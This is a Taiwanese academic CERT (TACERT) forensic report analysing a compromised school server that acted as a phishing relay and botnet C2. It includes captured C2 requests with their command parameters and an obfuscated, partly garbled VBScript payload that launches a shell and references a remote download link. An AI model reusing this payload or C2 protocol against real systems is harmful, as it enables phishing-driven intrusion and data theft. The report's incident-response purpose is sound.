



釣魚郵件之中繼站 Botnet 行為分析報告


臺灣學術網路危機處理中心團隊(TACERT)製

2020 年 06 月

(閱讀本報告前請先閱讀 TACERT 2020 年 4 月個案「釣魚郵件之中繼站攻擊事件分析報告」)

一、事件簡介

1. 在 2020/03 TACERT 接獲外部情資通知某學校 IP:140.X.X.22(簡稱 22 主機)所屬設備淪為釣魚信件之中繼站。
2. 駭客大量散播含有可轉址至 22 主機網址的釣魚信件。當受害者點選惡意網址後，22 主機會回傳惡意的 VB Script 給受害者的主機。受害者主機會執行 VB Script 腳本、建立 Password.txt、檢測是否存在特定的防毒軟體、回傳主機軟體資訊與執行中的程式內容等。



3. 為了解 22 主機作為中繼站(C2 Server)與 Botmaster、Bot 之間的網路行為，對該主機所側錄的封包進行深度分析。


二、事件檢測

1. 首先，從 22 主機的網站日誌發現有三個 IP(IP:61.X.159.176、51.X.163.54 與 140.X.X.97)頻繁連線 22 主機，其中 IP: 51.X.163.54 為來自國外比利時的 IP。

Top Hosts

	Host	Country	Hits	Visitors	Bandwidth (KB)
1	61.159.176	中華電信	4,791	177	9,111
11	51.163.54	比利時	2,730	78	4,086
20	140. .97	某學校	986	49	5,422

2. 在檢測 22 主機時發現在 C:\winodws\Temp\3 內有許多資料夾，每個資料夾內都有 VB Script 檔案。




- 3 資料夾如同有各種 VB 腳本的工具包，其中有許多資料夾僅有 winapp.vbs 與 ewinapp.vbs 兩檔案，而各資料夾內所存放的檔案內容如下表所示。

資料夾檔案內容	資料夾名稱
winapp.vbs 與 ewinapp.vbs	vceamember、secriskman、sec_issue、sal2020、proreport、projects_briefing_pwd、projects_briefing_mac、profitloss、profdist、profcn、personal_request、pdevplan、okex_rep、newproject、neoguide、mysal、jst_termsheet、jpsec、it_integrators、interview、fsecure、far、devguideline、devguide_sbi、candidate_jobs_pwd、candidate_jobs_mac、bonusm、blocklancer_info、bguidecn、1salary2020、1riskcheck、1risk2020、1profit、1newpolicy、1JpSalary2020、1devguide、1covid
csapp.vbs 與 ecsapp.vbs	rreview

資料夾檔案內容	資料夾名稱
ehelp.vbs 與 help.vbs	riskass、profits_feb、job_feb、InvLoi_Mar、interview_feb、bonus_feb
winapp.vbs、m.doc 與 ewinapp.vbs	personal_request_cn
winapp.vbs、m.doc、n.doc 與 ewinapp.vbs	fidelity_job

3. 從所側錄的封包發現，當受害者主機執行 POST /edit 連線時，所傳送給中繼站(22 主機)的參數，與 C:\Windows\Temp\3 內 winapp.vbs 與 ewinapp.vbs 有關，兩檔案內容開啟後為亂碼。
- 以 IP:104.X.28.34 對 22 主機請求 POST /edit 連線為例(如下圖)，該 IP 傳送「s=0a8mieF&o=ts&p=cfg.ini%7CLOG%5Cblocklog.dat%7Csec_issue%5Cewinapp.vbs%7Csec_issue%5Cwinapp.vbs」等參數內容，從內容中可看到 cfg.ini、LOG\blocklog.dat、sec_issue\ewinapp.vbs 與 sec_issue\winapp.vbs 等檔案名稱。



4. 當 IP:104.X.28.34 執行 POST /edit 時傳送參數「S=0a8mieF&o=hash&p=」，則中繼站回應 C:\Windows\Temp\3 內所有檔案列表與各檔案的 HASH 值。

```

RSA Security Analytics Reconstruction for session ID: 382722 (Source 104. .28.34 : 49803, Target 140. .22 : 8080)
Time 3/26/2020 2:18:34 to 3/26/2020 2:18:35 Packet Size 7,358 bytes Payload Size 6,422 bytes
Protocol 104.28.34.80 - Flags: Keep-Alive, Assembled, AppMeta, NetworkMeta, Packet Count: 16
REQUEST
POST /edit HTTP/1.0
Host: 140. .22
Content-Type: application/x-www-form-urlencoded
Content-Length: 19
s=0a8mieF&o=hash&p=

RESPONSE
HTTP/1.1 200 OK
Date: Wed, 25 Mar 2020 18:10:57 GMT
Server: Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.40
X-Powered-By: PHP/5.6.40
Content-Length: 6070
Connection: close
Content-Type: text/html; charset=UTF-8

cfg.iniea1d8421b221bc7ab76b3d63024dbbc2
lnk.vbs516ab9c8ba7469d57f65e29602d132d6
main.vbseb6bd551e5cdaaf0ba585cf1fffbf2
bckip.datadb293613cdd5de95991bc09c52f3719
sur1.inf1ceb75311643e6d582cc6974aa7ea6c
bckurl.dat160587b580b8b302d6b4a83270ff1b74
1JpSalary2020\winapp.vbs7af5e992a2acaf033824ee73fed3b62d
1JpSalary2020\winapp.vbs6054hd0bb15326d1c9aa082a91efd138
lcovid\winapp.vbs7766117addb685330a98235a9b3af21c
lcovid\winapp.vbs893fc3f23d923b985b775136e6a58562
ldevguide\winapp.vbs93224a88a05ed9bb9cf4194fa09f7c2
ldevguide\winapp.vbs86aa80312a5d9264e9e66cb987dc0616
lnewpolicy\winapp.vbs108c79321e710e10d919631f8cad977
lnewpolicy\winapp.vbsc9d3ad2716f93b85c077b9bcd8e0cc55
lprofit\winapp.vbs15ec9fc070cabe76a18c9df740637b
lprofit\winapp.vbs0ac5b9f1946b13bed02e20743b51fe0
lrisk2020\winapp.vbs1d7ce14cb24a33a0012f3355743e6349
lrisk2020\winapp.vbsbbc65f69f58013101b9efd56f5afa04b3
lriskcheck\winapp.vbs76fc6b68b5a822cb81d73f73b8bae367
lriskcheck\winapp.vbs7f83f832b3f2063814cc06b2375d44be
    
```

5. 當 IP:51.X.163.54 執行 POST /edit 時傳送「S=0a8mieF&o=ls&p=fidelity_job」，則中繼站回應 C:\Windows\Temp\3\fidelity_job 內所有檔案列表、檔案大小與當下檔案最後修改時間。由此 IP:51.X.163.54 會執行 Post 傳送參數、查看 3 資料夾內資料的行為，推測該 IP 疑似為駭客來源 IP。

```

RSA Security Analytics Reconstruction for session ID: 75062 (Source 51. .163.54 : 52724, Target 140. .22 : 8080)
Time 3/25/2020 17:44:27 to 3/25/2020 17:44:27 Packet Size 1,045 bytes Payload Size 505 bytes
Protocol 104.163.54.80 - Flags: Keep-Alive, Assembled, AppMeta, NetworkMeta, Packet Count: 9
REQUEST
POST /edit HTTP/1.0
Host: up.di. .cx.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
s=0a8mieF&o=ls&p=fidelity_job


RESPONSE
HTTP/1.1 200 OK
Date: Wed, 25 Mar 2020 09:36:50 GMT
Server: Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.40
X-Powered-By: PHP/5.6.40
Content-Length: 141
Connection: close
Content-Type: text/html; charset=UTF-8

ewinapp.vbs812020-03-25 01:32:50
m.doc1387692020-03-24 10:53:28
n.doc1408172020-03-24 10:53:28
winapp.vbs24012020-03-24 10:53:28
    
```

> 本機 > 本機磁碟 (C:) > Windows > Temp > 3 > fidelity_job

名稱	修改日期	類型	大小
ewinapp.vbs	2020/3/25 下午 06:20	VBScript 指令檔	3 KB
m.doc	2020/3/24 下午 06:53	Microsoft Word 97 - 2003 文件	136 KB
n.doc	2020/3/24 下午 06:53	Microsoft Word 97 - 2003 文件	138 KB
winapp.vbs	2020/3/25 下午 06:20	VBScript 指令檔	3 KB

6. 在 2020/03/25 14:22~2020/03/26 11:12 封包側錄期間共有 441 個 IP 產生 3,515 次連到 22 主機的 8080port 連線，而 22 主機的網址別名共有 19 個。其中有五個網址有頻繁連線現象，分別為: up.digxxxxxx.com (301 次連線)、name.ownxxxxx.me (217 次連線)、upload.gdrxxxx.best (173 次連線)、docs.gdrxxxxxxxxx.top (163 次連線)、client.cloxxxxx.space (96 次連線)。



7. 從封包發現有 15 個國外 IP 曾經執行過 VB Script 腳本，使用 8 種不同網址別名連到 22 主機，其中有 3 個 IP 執行多次，包含比利時 IP:51.X.163.54。推測比利時 IP 執行 VB Script 的行為可能是在測試 VB Script 的執行狀況。由這些 IP 的網路行為可得知，這些 IP 在執行 VB Script 後將會回傳主機資訊與運行中的程序資訊給給 22 主機(在 TACERT 2020 年 4 月個案檢測提到)，並且這些 IP 在 Botnet 中可能扮演 Bot 的角色。

IP	Country	Web Site	Date/Time
196.X.203.36	芬蘭	Upload.gdrXXXXX.best:8080	2020/03/25 15:23
202.X.16.104	泰國	Name.ownXXXXX.me:8080	2020/03/26 9:20
51.X.163.54	比利時	Up.digXXXXXX.com:8080 St.decXXXXX.site:8080	2020/03/25 17:46,17:51,18:19,22:50 2020/03/25 18:22
118.X.196.225	日本	Up.digXXXXXX.com:8080 St.decXXXXX.site:8080	2020/03/25 18:17 2020/03/25 18:19
185.X.107.236	奧地利	Up.digXXXXXX.com:8080	2020/03/26 2:42
34.X.244.255	美國	Docs.gdrXXXXXXXXX.top:8080	2020/03/25 23:22
35.X.210.173	美國	Docs.gdrXXXXXXXXX.top:8080	2020/03/25 23:23
185.X.9.72	瑞典	Docs.gdrXXXXXXXXX.top:8080	2020/03/25 23:25
195.X.49.191	波蘭	Docs.gdrXXXXXXXXX.top:8080	2020/03/25 23:40
162.X.123.176	美國	Docs.gdrXXXXXXXXX.top:8080	2020/03/25 23:35
185.X.221.96	拉脫維亞	Docs.gdrXXXXXXXXX.top:8080	2020/03/26 1:00
185.X.222.56	拉脫維亞	Docs.gdrXXXXXXXXX.top:8080	2020/03/26 7:17,7:18,7:24
64.X.89.10	香港	Client.cloXXXXX.space:8080	2020/03/26 10:32
196.X.203.102	芬蘭	www.cloXXXXXXXXX.club:8080	2020/03/26 8:54,8:57,8:58
104.X.28.178	美國	Down.driXXXXXXXXXXXXX.xyz:8080	2020/03/25 16:10

```

RSA Security Analytics Reconstruction for session ID: 5652 ( Source 196. 203.36 : 42752, Target 140. .22 : 8080 )
Time 3/25/2020 15:23:27 to 3/25/2020 15:23:31 Packet Size 3,648 bytes Payload Size 3,046 bytes
Protocol 2048/6/30 Flags Keep Assembled AppMeta NetworkMeta Packet Count 10

REQUEST
GET /edit?id=k5Q1z/1eMvAPN/ypLbgJTQynlw5MDnaLs3HxMhn/VCFXPxOXmD%2BQWg%2BCZPkaNRrS
nHGdk%2Bkb6qLKKGwzzKDFrQ%3D%3D HTTP/1.1
Accept: */*
Accept-Language: en-US,en;q=0.7,ko;q=0.3
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E)
Connection: Keep-Alive
Host: upload.gdr[REDACTED].best:8080

HTTP/1.1 200 OK
Date: Wed, 25 Mar 2020 07:15:50 GMT
Server: Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.40
X-Powered-By: PHP/5.6.40
Accept-Ranges: bytes
Content-Length: 2375
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/octet-stream

<script language="vbscript">
jiaybjvsc="iedbxdkp"
p="%TEMP%\&"Pass"&"word"&".txt"
wll="i"&"pt"
ln="CMD.EXE /C"& " ""&"ECHO newprofits"&"&p"&"NOTEPAD.EXE "&p"&"DEL "&p"&" ""
wll="ws"&"cr"&"&wll
function dbsc(tds)
with CreateObject("Msxml2.DOMDocument").CreateElement("mic")
.DataType="bin.base64"
.Text=tds
dbsc=appc(.NodeTypedValue)
end with
end function
rcd="bpd:"
wll=wll&" "&"she"
htcs="ftcvf"
ucr="https://bit.ly/39XKjCa"
wll=wll&"ll"
set wish=CreateObject(wll)
wish.Run ln,0,false
ln="b24gZXJyb3IgcmlvZDw11IG51eHQNCnJhbmRvbW16ZQ0KaWYgV1Njcm1wdC5Bcmd1bWVudHMuTG9uZ
3RoPjAgdGhlbg0KCXUuUD0iaHQiDQoJdXU9SFRQJiJ0cDoiJiIvLyImV1Njcm1wdC5Bcmd1bWVudHMuSX
R1bSgwKQ0KCWwY0iV21uSHR0cCI"&"NCg1jb2I9Y29iJiJSZXF1ZXNOLiINCg1jb2I911dpbk0dHAi
JiIuIiZjb2INCg1jb2I9Y29iJiI1LJEiDQoJc2V0IHdocj1DcmVhdGVPYmp1Y3QoY29iKQ0KCWwYIHdoc
Ww1IHRpdWU0Ck1lHM011BP1a0KC010d20iMjINCk1lcnRjPS1iDQoICXVhY2911dSYjPr1w1wRucCI=

```

- 觀察比利時 IP:51.X.163.54 的連線行為，發現它會透過 Post 傳送參數，並且查看 bckip.dat、fidelity_job\winapp.vbs、res\log.dat...等檔案，也用 Post 上傳 bckurl.dat、fidelity_job\ewinapp.vbs、fidelity_job\winapp.vbs ...等檔案。從 fidelity_job\winapp.vbs 內容發現為前述 22 主機傳送給受害者主機的 VB 原始碼，而且此種類型的檔案在 C:\Windows\3\各資料夾內很多。由比利時 IP 的連線行為推測比利時 IP 可能為駭客來源 IP。

```

RSA Security Analytics Reconstruction for session ID: 75831 ( Source 51.163.54.52832, Target 140.22.8080 )
Time 3/25/2020 17:46:04 to 3/25/2020 17:46:05 Packet Size 3,424 bytes Payload Size 2,770 bytes
Protocol 2048/5680 - Flags: Keep-Assembled, AppMeta, NetworkMeta, Packet Count: 11
REQUEST
POST /edit HTTP/1.0
Host: up.dig[redacted].cx.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
s=0a8mieF&o=get&p=bckip.dat

RESPONSE
HTTP/1.1 200 OK
Date: Wed, 25 Mar 2020 09:38:27 GMT
Server: Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.40
X-Powered-By: PHP/5.6.40
Content-Length: 2407
Connection: close
Content-Type: text/html; charset=UTF-8

66.249.
66.102.
173.255.233.124
139.59.17.214
107.178.194.235
185.183.98.107
148.251.45.185
73.189.35.88
213.32.113.66
54.161.92.131
2.86.168.167
217.132.34.129
104.42.198.99
104.197.95.127
59.115.39.76
220.133.114.83
    
```

```

RSA Security Analytics Reconstruction for session ID: 75101 ( Source 51.163.54.52729, Target 140.22.8080 )
Time 3/25/2020 17:44:30 to 3/25/2020 17:44:31 Packet Size 3,414 bytes Payload Size 2,760 bytes
Protocol 2048/5680 - Flags: Keep-Assembled, AppMeta, NetworkMeta, Packet Count: 11
REQUEST
POST /edit HTTP/1.0
Host: up.dig[redacted].cx.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 43
s=0a8mieF&o=get&p=fidelity_job%5Cwinapp.vbs

RESPONSE
HTTP/1.1 200 OK
Date: Wed, 25 Mar 2020 09:36:53 GMT
Server: Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.40
X-Powered-By: PHP/5.6.40
Content-Length: 2381
Connection: close
Content-Type: text/html; charset=UTF-8

<script language="vbscript">
{RANDSTR}sc="{RANDSTR}"
p="%TEMP%\&Pass"&word"&".txt"
wll="i"&"pt"
ln="CMD.EXE /C"&" ""&"ECHO riskreview"&p&"&NOTEPAD.EXE "&p&"&DEL "&p&"&""
wll="ws"&"cr"&wll
    
```

9. 由封包分析比利時 IP:51.X.163.54 的連線行為，發現該 IP 在 2020/3/25 14:51 ~2020/03/26 9:16 期間共對 22 主機連線 311 次。此段時間共連線 4 個 22 主機的網址別名，共執行 242 次 Put 與 37 次 Get 動作。

	Service Type (2 items) HTTP (279) - OTHER (32)
	Hostname Aliases (4 items) up.dig[redacted].com (161) - name.own[redacted].me (16) - onedrive.one[redacted].com (11) - st.dec[redacted].site (3)
	Source IP Address (1 item) 51.[redacted].163.54 (311)
	Destination IP address (1 item) 140.[redacted].22 (311)
	Action Event (2 items) put (242) - get (37)

10. 在 2020/03/25 17:44~2020/03/26 2:55 期間，比利時 IP:51.X.163.54 一直對 22 主機(網址:up.digXXXXXX.com)進行下列網路行為共有 161 次。由比利時 IP 對 22 主機所傳送參數內容可以推測出該 IP 在 Botnet 中擔任 Botmaster 的角色。

Time	Displaying 1 - 20 of 159	Time	Displaying 21 - 40 of 159
2020-Mar-25 17:44:11	上傳bckurl.dat	2020-Mar-25 18:22:06	取得fidelity_job內的ewinapp.vbs
2020-Mar-25 17:44:27	列出fidelity_job資料夾內檔案內容	2020-Mar-25 18:22:31	列出res資料夾內的檔案內容
2020-Mar-25 17:44:30	取得fidelity_job內的winapp.vbs	2020-Mar-25 18:22:34	取得res資料夾內的log.dat
2020-Mar-25 17:44:34	上傳ewinapp.vbs至fidelity_job資料夾	2020-Mar-25 18:22:45	刪除res資料夾內的log.dat
2020-Mar-25 17:46:04	取得bckurl.dat	2020-Mar-25 18:22:48	列出res資料夾內的檔案內容,內容空白
2020-Mar-25 17:46:17	上傳bckurl.dat	2020-Mar-25 18:24:15	列出res資料夾內的檔案內容
2020-Mar-25 17:46:58	列出fidelity_job資料夾內檔案內容	2020-Mar-25 18:24:19	取得res資料夾內的log.dat
2020-Mar-25 17:47:02	取得res資料夾內的winapp.vbs	2020-Mar-25 18:24:28	刪除res資料夾內的log.dat
2020-Mar-25 17:47:11	上傳winapp.vbs至fidelity_job資料夾	2020-Mar-25 18:27:20	上傳bckurl.dat
2020-Mar-25 17:47:18	上傳ewinapp.vbs至fidelity_job資料夾	2020-Mar-25 18:27:31	上傳bckurl.dat
2020-Mar-25 17:50:24	列出res資料夾內檔案內容	2020-Mar-25 18:27:35	取得fidelity_job內的ewinapp.vbs
2020-Mar-25 17:50:28	取得res資料夾內的log.dat	2020-Mar-25 18:27:57	上傳ewinapp.vbs至fidelity_job資料夾
2020-Mar-25 17:50:32	列出res資料夾內的檔案內容	2020-Mar-25 18:28:02	上傳winapp.vbs至fidelity_job資料夾
2020-Mar-25 17:50:35	取得res資料夾內的log.dat	2020-Mar-25 18:28:12	列出rreview資料夾內檔案內容
2020-Mar-25 18:01:35		2020-Mar-25 18:28:15	取得rreview資料夾內的ecsapp.vbs
2020-Mar-25 18:02:02	上傳bckurl.dat	2020-Mar-25 18:28:44	上傳ecsapp.vbs至rreview資料夾
2020-Mar-25 18:02:29	上傳bckurl.dat	2020-Mar-25 18:30:50	取得jpsec資料夾內的winapp.vbs
2020-Mar-25 18:03:02		2020-Mar-25 18:31:18	取得rreview資料夾內的csapp.vbs
2020-Mar-25 18:03:08		2020-Mar-25 18:31:28	上傳csapp.vbs至rreview資料夾
2020-Mar-25 18:03:20	上傳bckurl.dat	2020-Mar-25 18:35:05	列出res資料夾內檔案內容,內容空白

(1) 比利時 IP:51.X.163.54 一直列出 res 資料夾內容，來查看是否有最新的 log.dat 檔。若有，則取得 log.dat 檔。

Time	Displaying 41 - 60 of 159	Time	Displaying 61 - 80 of 159
2020-Mar-25 18:35:08	列出res資料夾內檔案內容,內容空白	2020-Mar-25 23:14:19	取得res資料夾內log.dat
2020-Mar-25 18:38:20	列出res資料夾內檔案內容,內容空白	2020-Mar-25 23:28:22	列出res資料夾內檔案內容,內容空白
2020-Mar-25 18:38:24	列出res資料夾內檔案內容,內容空白	2020-Mar-25 23:43:55	列出res資料夾內檔案內容,內容空白
2020-Mar-25 17:43:58	取得bckurl.dat	2020-Mar-25 23:43:59	列出res資料夾內檔案內容,內容空白
2020-Mar-25 17:46:08	取得bckurl.dat	2020-Mar-25 23:37:25	取得LOG資料夾內blocklog.dat
2020-Mar-25 18:01:49	取得bckurl.dat	2020-Mar-26 00:59:21	列出res資料夾內檔案內容,內容空白
2020-Mar-25 18:24:37	取得bckurl.dat	2020-Mar-26 00:59:24	列出res資料夾內檔案內容
2020-Mar-25 20:05:48	列出res資料夾內檔案內容,內容空白	2020-Mar-26 00:59:28	取得res資料夾內log.dat
2020-Mar-25 22:36:52	列出res資料夾內檔案內容,內容空白	2020-Mar-26 00:59:33	列出res資料夾內檔案內容,內容空白
2020-Mar-25 22:49:18	列出res資料夾內檔案內容,內容空白	2020-Mar-26 01:00:05	列出res資料夾內檔案內容,內容空白
2020-Mar-25 22:52:52	列出res資料夾內檔案內容,內容空白	2020-Mar-26 01:00:09	列出res資料夾內檔案內容
2020-Mar-25 22:52:56	列出res資料夾內檔案內容	2020-Mar-26 01:00:14	取得res資料夾內log.dat
2020-Mar-25 22:52:59	取得res資料夾內log.dat	2020-Mar-26 01:00:22	列出res資料夾內檔案內容
2020-Mar-25 23:01:23	列出res資料夾內檔案內容,內容空白	2020-Mar-26 01:00:39	列出res資料夾內檔案內容
2020-Mar-25 23:01:26	列出res資料夾內檔案內容,內容空白	2020-Mar-26 01:00:43	取得res資料夾內log.dat
2020-Mar-25 23:01:29	列出res資料夾內檔案內容,內容空白	2020-Mar-26 01:00:48	列出res資料夾內檔案內容
2020-Mar-25 23:13:59	列出res資料夾內檔案內容,內容空白	2020-Mar-26 01:01:12	取得res資料夾內log.dat
2020-Mar-25 23:14:02	列出res資料夾內檔案內容	2020-Mar-26 01:08:31	列出res資料夾內檔案內容,內容空白
2020-Mar-25 23:14:05	取得res資料夾內log.dat	2020-Mar-26 01:14:49	列出res資料夾內檔案內容
2020-Mar-25 23:14:15	列出res資料夾內檔案內容	2020-Mar-26 01:14:52	取得res資料夾內log.dat

(2) 比利時 IP 會取得 bckip.dat、上傳 bckip.dat 與 bckurl.dat。

2020-Mar-26 01:29:08	取得bckip.dat
2020-Mar-26 01:30:05	
2020-Mar-26 01:30:41	上傳bckip.dat
2020-Mar-26 01:31:13	上傳bckurl.dat

(3) 比利時 IP 會取得 res 資料夾內 bas 檔、某些資料夾 VBS 腳本檔與上傳這些

VBS 腳本檔來進行腳本更新。

2020-Mar-26 01:01:01	取得res資料夾內185.X.X.96的bas檔
2020-Mar-26 02:44:37	取得rreview資料夾內的ecsapp.vbs
2020-Mar-26 02:45:12	上傳ecsapp.vbs至rreview資料夾
2020-Mar-26 02:45:24	列出lrisk2020資料夾內檔案內容
2020-Mar-26 02:45:28	取得lrisk2020資料夾內的winapp.vbs
2020-Mar-26 02:47:26	取得rreview資料夾內的csapp.vbs
2020-Mar-26 02:48:00	上傳bckurl.dat
2020-Mar-26 02:49:03	取得rreview資料夾內的csapp.vbs
2020-Mar-26 02:49:11	上傳csapp.vbs至rreview資料夾

(4)比利時 IP 在最後取得 log.dat 後即刪除一直監視的 res 資料夾，隨後又將 log.dat 上傳至 res 資料夾。它也取得 bckurl.dat、cfg.ini 與 LOG/blocklog.dat 等檔案。

Time	Displaying 141 - 159 of 159
2020-Mar-26 02:50:52	上傳bckurl.dat
2020-Mar-26 02:54:05	列出res資料夾內檔案內容
2020-Mar-26 02:54:08	取得res資料夾內log.dat
2020-Mar-26 02:54:12	刪除res資料夾
2020-Mar-26 01:28:58	取得LOG資料夾內blocklog.dat
2020-Mar-26 02:54:23	列出所有資料夾與檔案內容
2020-Mar-26 02:54:28	列出res資料夾內檔案內容,內容空白
2020-Mar-26 02:54:31	上傳log.dat至res資料夾
2020-Mar-26 01:29:13	取得bckurl.dat
2020-Mar-26 02:55:57	上傳cfg.ini
2020-Mar-26 01:30:50	取得bckurl.dat
2020-Mar-26 01:31:36	取得LOG資料夾內blocklog.dat
2020-Mar-26 02:47:50	取得bckurl.dat
2020-Mar-26 02:50:47	取得bckurl.dat

